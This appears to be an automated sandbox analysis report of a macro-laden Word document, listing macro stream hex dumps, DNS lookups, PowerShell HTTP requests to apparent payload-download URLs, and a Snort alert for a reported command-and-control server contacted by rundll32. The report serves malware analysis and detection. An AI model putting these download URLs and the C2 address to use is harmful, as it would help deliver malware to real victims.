Data Raw:	49 44 3d 22 7b 33 34 38 32 35 33 38 31 2d 33 39 31 35 2d 34 32 44 37 2d 42 43 45 42 2d 44 42 34 42 46 33 42 33 42 39 44 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 55 37 36 35 79 35 76 67 66 5f 61 6f 30 66 61 71 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 48 74 5f 68 5f 70 76 35 71 71 37 74 61 65 6f 65 33 61 0d 0a 4d 6f 64 75 6c 65 3d 47 70 30 74 35 75 63 77 6e 6b 6e

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 158

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	158
Entropy:	3.75971549021
Base64 Encoded:	False
Data ASCII:	U 7 6 5 y 5 v g f _ a o 0 f a q . U . 7 . 6 . 5 . y . 5 . v . g . f . _ . a . o . 0 . f . a . q . . . H t _ h _ p v 5 q q 7 t a e o e 3 a . H . t . _ . h . _ . p . v . 5 . q . q . 7 . t . a . e . o . e . 3 . a . . . G p 0 t 5 u c w n k n g 7 f i . G . p . 0 . t . 5 . u . c . w . n . k . n . g . 7 . f . i . . . . .
Data Raw:	55 37 36 35 79 35 76 67 66 5f 61 6f 30 66 61 71 00 55 00 37 00 36 00 35 00 79 00 35 00 76 00 67 00 66 00 5f 00 61 00 6f 00 30 00 66 00 61 00 71 00 00 00 48 74 5f 68 5f 70 76 35 71 71 37 74 61 65 6f 65 33 61 00 48 00 74 00 5f 00 68 00 5f 00 70 00 76 00 35 00 71 00 71 00 37 00 74 00 61 00 65 00 6f 00 65 00 33 00 61 00 00 00 47 70 30 74 35 75 63 77 6e 6b 6e 67 37 66 69 00 47 00 70 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4832

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4832
Entropy:	5.49501263006
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 643

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	643
Entropy:	6.34732268372
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . c . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \ \ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \ \ W i n d o w . s \ \ S y s W O W . 6 4 \ \ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . O f f i c . . E O . f . . i . c 5 . E . . . . . . E 2 D . F 8 D 0 4 C - 5 . B F A - 1 0 1 B -
Data Raw:	01 7f b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 be 63 fe 61 1a 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 97248

General	
Stream Path:	WordDocument
File Type:	data

General	
Stream Size:	97248
Entropy:	6.56028805033
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . b j b j . . . . . { . . b . . . b . . . . . F . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f1 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 f1 9a 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 e0 7b 01 00 62 7f 00 00 62 7f 00 00 f1 92 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 435

General	
Stream Path:	word
File Type:	data
Stream Size:	435
Entropy:	7.51532274815
Base64 Encoded:	False
Data ASCII:	. . . . . q . 8 N . . = . . . r . . 9 . n $ H . M . a . . . . v . / . . . . . z 3 . f . . . 5 . . } . Z + . J b . . . . { ` . . F . . .] : 0 . . . . . H y . R . . . z . . . . . ; . . . . . F ~ a . L . f 7 . . . 2 . . [} . { . . . . . " . . o . . e . . . 0 . . - . 6 . # . . . V R) . 2 V . . A s y . . V . . B . . . G 3 . * . . M . s . . . . > . . F s . X I . n . . . . @ . o . . . " . . .] . r p I . [. . . . . l @ . . t . . v " 3 n @ Q 0 . | . H . . O . . % . Z A g . . .
Data Raw:	f2 dd 99 e7 92 11 fa 1f 71 ef 38 4e ee fa 3d f7 81 b1 72 fe 06 39 83 6e 24 48 ae 4d 84 61 e4 bc ee f8 76 f6 2f b8 fb 14 c3 d5 1f 8f 7a 33 c7 66 d4 ce 0e 35 be 2e 7d b9 5a 2b c3 4a 62 ac 9a 10 0a 7b 60 f5 83 46 c8 c8 b6 5d 3a 30 19 f4 f3 f0 80 48 79 b6 52 af fd bf 7a bd 9c 04 f5 b1 b2 17 3b 0f 84 ff d2 d1 e2 8e 05 46 7e 61 f3 4c 9f 66 37 d2 c9 1a 32 e4 bd 5b 7d a0 7b c6 a9 c4 d2 05

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/25/21-20:12:58.825219	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49171	80	192.168.2.22	190.55.186.229

Network Port Distribution

Total Packets: 37

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 20:10:44.496392965 CET	49165	80	192.168.2.22	172.217.6.174
Jan 25, 2021 20:10:44.650060892 CET	80	49165	172.217.6.174	192.168.2.22
Jan 25, 2021 20:10:44.650192022 CET	49165	80	192.168.2.22	172.217.6.174
Jan 25, 2021 20:10:44.653403997 CET	49165	80	192.168.2.22	172.217.6.174

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 20:10:44.807074070 CET	80	49165	172.217.6.174	192.168.2.22
Jan 25, 2021 20:10:44.807477951 CET	80	49165	172.217.6.174	192.168.2.22
Jan 25, 2021 20:10:44.807496071 CET	80	49165	172.217.6.174	192.168.2.22
Jan 25, 2021 20:10:44.807576895 CET	49165	80	192.168.2.22	172.217.6.174
Jan 25, 2021 20:10:44.878856897 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:44.918772936 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:44.918875933 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:44.934160948 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:44.974442959 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:44.976679087 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:44.976731062 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:44.976869106 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:44.990708113 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:45.030774117 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:45.031075954 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:45.237993956 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:45.277595043 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:10:45.277751923 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:45.315522909 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:10:45.355663061 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:12:24.791357994 CET	49165	80	192.168.2.22	172.217.6.174
Jan 25, 2021 20:12:24.875777960 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:12:24.916229963 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:12:24.916246891 CET	443	49166	104.21.88.166	192.168.2.22
Jan 25, 2021 20:12:24.916325092 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:12:24.916347027 CET	49166	443	192.168.2.22	104.21.88.166
Jan 25, 2021 20:12:24.945759058 CET	80	49165	172.217.6.174	192.168.2.22
Jan 25, 2021 20:12:24.945846081 CET	49165	80	192.168.2.22	172.217.6.174
Jan 25, 2021 20:12:27.330430031 CET	49167	80	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.374927044 CET	80	49167	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.375019073 CET	49167	80	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.375190020 CET	49167	80	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.419518948 CET	80	49167	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.685669899 CET	80	49167	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.750864983 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.795397997 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.795505047 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.796173096 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.840496063 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.842187881 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.842209101 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.842226982 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.842384100 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.853910923 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.895045996 CET	49167	80	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.898761034 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.923237085 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:27.928705931 CET	80	49167	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:27.928848028 CET	49167	80	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:28.006716967 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:28.277040005 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:28.277066946 CET	443	49168	212.227.200.73	192.168.2.22
Jan 25, 2021 20:12:28.277144909 CET	49168	443	192.168.2.22	212.227.200.73
Jan 25, 2021 20:12:28.354706049 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:28.394570112 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.394645929 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:28.395123005 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:28.434878111 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.434906006 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.434926987 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.434945107 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.434956074 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.434973955 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:28.434999943 CET	49169	443	192.168.2.22	192.0.78.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 20:12:28.435795069 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.445310116 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:28.485366106 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.690653086 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:28.729492903 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:28.729617119 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.266544104 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.349483013 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912735939 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912786007 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912826061 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912843943 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.912864923 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912903070 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912909031 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.912942886 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912981033 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.912992001 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.913026094 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.913068056 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.913081884 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.913106918 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.913146019 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.913163900 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.913184881 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.913230896 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.915659904 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.915704966 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.915745974 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.915755033 CET	49169	443	192.168.2.22	192.0.78.20
Jan 25, 2021 20:12:29.918756008 CET	443	49169	192.0.78.20	192.168.2.22
Jan 25, 2021 20:12:29.918853998 CET	49169	443	192.168.2.22	192.0.78.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 20:10:44.417489052 CET	52197	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:10:44.478864908 CET	53	52197	8.8.8.8	192.168.2.22
Jan 25, 2021 20:10:44.830226898 CET	53099	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:10:44.878052950 CET	53	53099	8.8.8.8	192.168.2.22
Jan 25, 2021 20:12:24.897778988 CET	52838	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:12:24.964365005 CET	53	52838	8.8.8.8	192.168.2.22
Jan 25, 2021 20:12:27.269634962 CET	61200	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:12:27.329468966 CET	53	61200	8.8.8.8	192.168.2.22
Jan 25, 2021 20:12:27.690537930 CET	49548	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:12:27.749794960 CET	53	49548	8.8.8.8	192.168.2.22
Jan 25, 2021 20:12:28.290766954 CET	55627	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:12:28.354037046 CET	53	55627	8.8.8.8	192.168.2.22
Jan 25, 2021 20:12:28.644392967 CET	56009	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:12:28.692291975 CET	53	56009	8.8.8.8	192.168.2.22
Jan 25, 2021 20:12:28.695425034 CET	61865	53	192.168.2.22	8.8.8.8
Jan 25, 2021 20:12:28.751976967 CET	53	61865	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 20:10:44.417489052 CET	192.168.2.22	8.8.8.8	0x1168	Standard query (0)	nightlifem umbai.club	A (IP address)	IN (0x0001)
Jan 25, 2021 20:10:44.830226898 CET	192.168.2.22	8.8.8.8	0xc896	Standard query (0)	shop.nowfal.dev	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:24.897778988 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	e-wdesign.eu	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:27.269634962 CET	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	traumfrauen-ukraine.de	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:27.690537930 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	traumfrauen-ukraine.de	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 20:12:28.290766954 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	jflmktg.wp comstaging.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 20:10:44.478864908 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	nightlifem umbai.club		172.217.6.174	A (IP address)	IN (0x0001)
Jan 25, 2021 20:10:44.878052950 CET	8.8.8.8	192.168.2.22	0xc896	No error (0)	shop.nowfal.dev		104.21.88.166	A (IP address)	IN (0x0001)
Jan 25, 2021 20:10:44.878052950 CET	8.8.8.8	192.168.2.22	0xc896	No error (0)	shop.nowfal.dev		172.67.151.106	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:24.964365005 CET	8.8.8.8	192.168.2.22	0x2c09	Server failure (2)	e-wdesign.eu	none	none	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:27.329468966 CET	8.8.8.8	192.168.2.22	0xd372	No error (0)	traumfrauen-ukraine.de		212.227.200.73	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:27.749794960 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	traumfrauen-ukraine.de		212.227.200.73	A (IP address)	IN (0x0001)
Jan 25, 2021 20:12:28.354037046 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	jflmktg.wp comstaging.com		192.0.78.20	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nightlifemumbai.club
- traumfrauen-ukraine.de
- 190.55.186.229

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.217.6.174	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 20:10:44.653403997 CET	0	OUT	GET /x/0wBD3/ HTTP/1.1 Host: nightlifemumbai.club Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 20:10:44.807477951 CET	1	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1569 Date: Mon, 25 Jan 2021 19:10:44 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 6f 6f 6f 67 6c 65 6c 6f 67 6f 2f 31 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	212.227.200.73	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 20:12:27.375190020 CET	7	OUT	GET /bin/JyeS/ HTTP/1.1 Host: traumfrauen-ukraine.de Connection: Keep-Alive
Jan 25, 2021 20:12:27.685669899 CET	8	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 25 Jan 2021 19:12:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive X-Powered-By: PHP/7.4.14 P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM" Expires: Wed, 17 Aug 2005 00:00:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: 4bf06e271745b22ffd3a18c8d5fc8b33=u4jqg2tisvnuti3u08sjaomuao; path=/; secure; HttpOnly X-Content-Type-Options: nosniff Location: https://traumfrauen-ukraine.de/bin/JyeS/ Last-Modified: Mon, 25 Jan 2021 19:12:18 GMT X-Powered-By: PleskLin

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 20:12:27.928705931 CET	13	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 25 Jan 2021 19:12:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive X-Powered-By: PHP/7.4.14 P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM" Expires: Wed, 17 Aug 2005 00:00:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: 4bf06e271745b22ffd3a18c8d5fc8b33=u4jqg2tisvnuti3u08sjaomuao; path=/; secure; HttpOnly X-Content-Type-Options: nosniff Location: https://traumfrauen-ukraine.de/bin/JyeS/ Last-Modified: Mon, 25 Jan 2021 19:12:18 GMT X-Powered-By: PleskLin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49171	190.55.186.229	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
